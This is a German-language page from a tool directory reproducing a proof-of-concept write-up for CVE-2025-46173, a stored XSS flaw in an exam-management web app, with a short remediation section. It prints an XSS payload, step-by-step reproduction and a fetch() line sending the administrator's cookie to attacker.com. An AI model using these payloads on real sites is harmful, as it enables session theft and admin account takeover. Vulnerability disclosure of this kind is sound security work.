
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-46173 — PoC für die CVE-2025-46173 | Kitploit
Tools/GitHubGitHub/pruthuraut/cve-2025-46173
SchwachstellenanalyseExploitationWebanwendungs-ExploitationCTFPenetrationstestsLernen & Bildung
GitHubpruthuraut/cve-2025-46173

CVE-2025-46173

PoC für die CVE-2025-46173

Repository anzeigen
28vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    352
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    291

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-46173 - Gespeichertes Cross-Site Scripting (XSS) im Online Exam Mastering System 1.0

📌 Zusammenfassung

CVE-2025-46173 ist eine gespeicherte Cross-Site-Scripting- (XSS-)Schwachstelle, die im Online Exam Mastering System 1.0 von code-projects entdeckt wurde. Die Schwachstelle existiert in der Komponente feedback.php, wo Benutzereingaben im Namensfeld nicht ordnungsgemäß bereinigt werden, sodass ein Angreifer beliebiges JavaScript injizieren kann. Wenn ein Administrator dieses Feedback im Admin-Dashboard (dash.php) anzeigt, wird der Payload im Browser des Administrators ausgeführt, was zu Session-Hijacking und potenzieller Privilegieneskalation führt.


🧠 Details zur Schwachstelle

  • Schwachstellentyp: Gespeichertes Cross-Site Scripting (XSS)
  • CVE-ID: CVE-2025-46173
  • Anbieter: code-projects
  • Produkt: Online Exam Mastering System
  • Betroffene Version: 1.0
  • Komponente: feedback.php, dash.php
  • Angriffsvektor: Remote
  • Auswirkung: Privilegieneskalation, Session-Hijacking

📷 Proof of Concept

1. Injektion

Ein Benutzer übermittelt den folgenden Payload im Feld Name des Feedback-Formulars:

<script>alert(document.cookie)</script>

Payload im Feedback-Formular

2. Auslösung

Wenn der Administrator das übermittelte Feedback später in dash.php anzeigt, wird der Payload ausgeführt:

Admin löst XSS aus

3. Ergebnis

Das Session-Cookie des Administrators wird über document.cookie offengelegt und kann ausgelesen werden:

<script>
  fetch("http://attacker.com/steal?cookie=" + document.cookie);
</script>

⚙️ Schritte zur Reproduktion

  1. Klonen oder richten Sie die verwundbare Version von code-projects ein.

  2. Navigieren Sie zu localhost/exam/feedback.php.

  3. Füllen Sie das Feld "Name" mit:

    <script>alert(document.cookie)</script>
    
  4. Senden Sie das Formular ab.

  5. Melden Sie sich als Administrator an und besuchen Sie dash.php?q=3, um das Feedback anzusehen.

  6. Das Skript wird im Kontext des Administrators ausgeführt.


🔥 Auswirkungen

  • Session-Cookies des Administrators stehlen
  • Sich als Administrator ausgeben
  • Vollen administrativen Zugriff erlangen
  • Testdaten ändern oder löschen
  • Privilegien eskalieren

🔒 Empfohlene Abhilfemaßnahmen

  • Benutzereingaben bereinigen, indem HTML-Sonderzeichen maskiert werden (z. B. &, <, >, ").
  • Verwenden Sie eine robuste Bereinigungsbibliothek wie PHP's htmlspecialchars() oder eine Kombination aus Frontend-Validierung und Backend-Bereinigung.
  • Implementieren Sie eine Content Security Policy (CSP).
  • Erwägen Sie, Daten zu kodieren, bevor Sie sie im DOM rendern.

🔗 Referenzen

  • Blind Cross-Site Scripting (Invicti)
  • Acunetix - Detecting Blind XSS
  • OWASP XSS Prevention Cheat Sheet

👤 Entdecker

Pruthu Raut LinkedIn | TryHackMe Top 2% | GitHub


Screenshots dienen nur zu Bildungszwecken. Alle Tests wurden in einer lokalen Umgebung durchgeführt.

🎥 Video-PoC

Klicken Sie hier, um das Demo-Video anzusehen


⚠️ Haftungsausschluss

Diese Informationen werden ausschließlich zu Bildungs- und Forschungszwecken bereitgestellt. Verwenden Sie sie nicht auf Systemen, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Testberechtigung haben.


Tool herunterladen





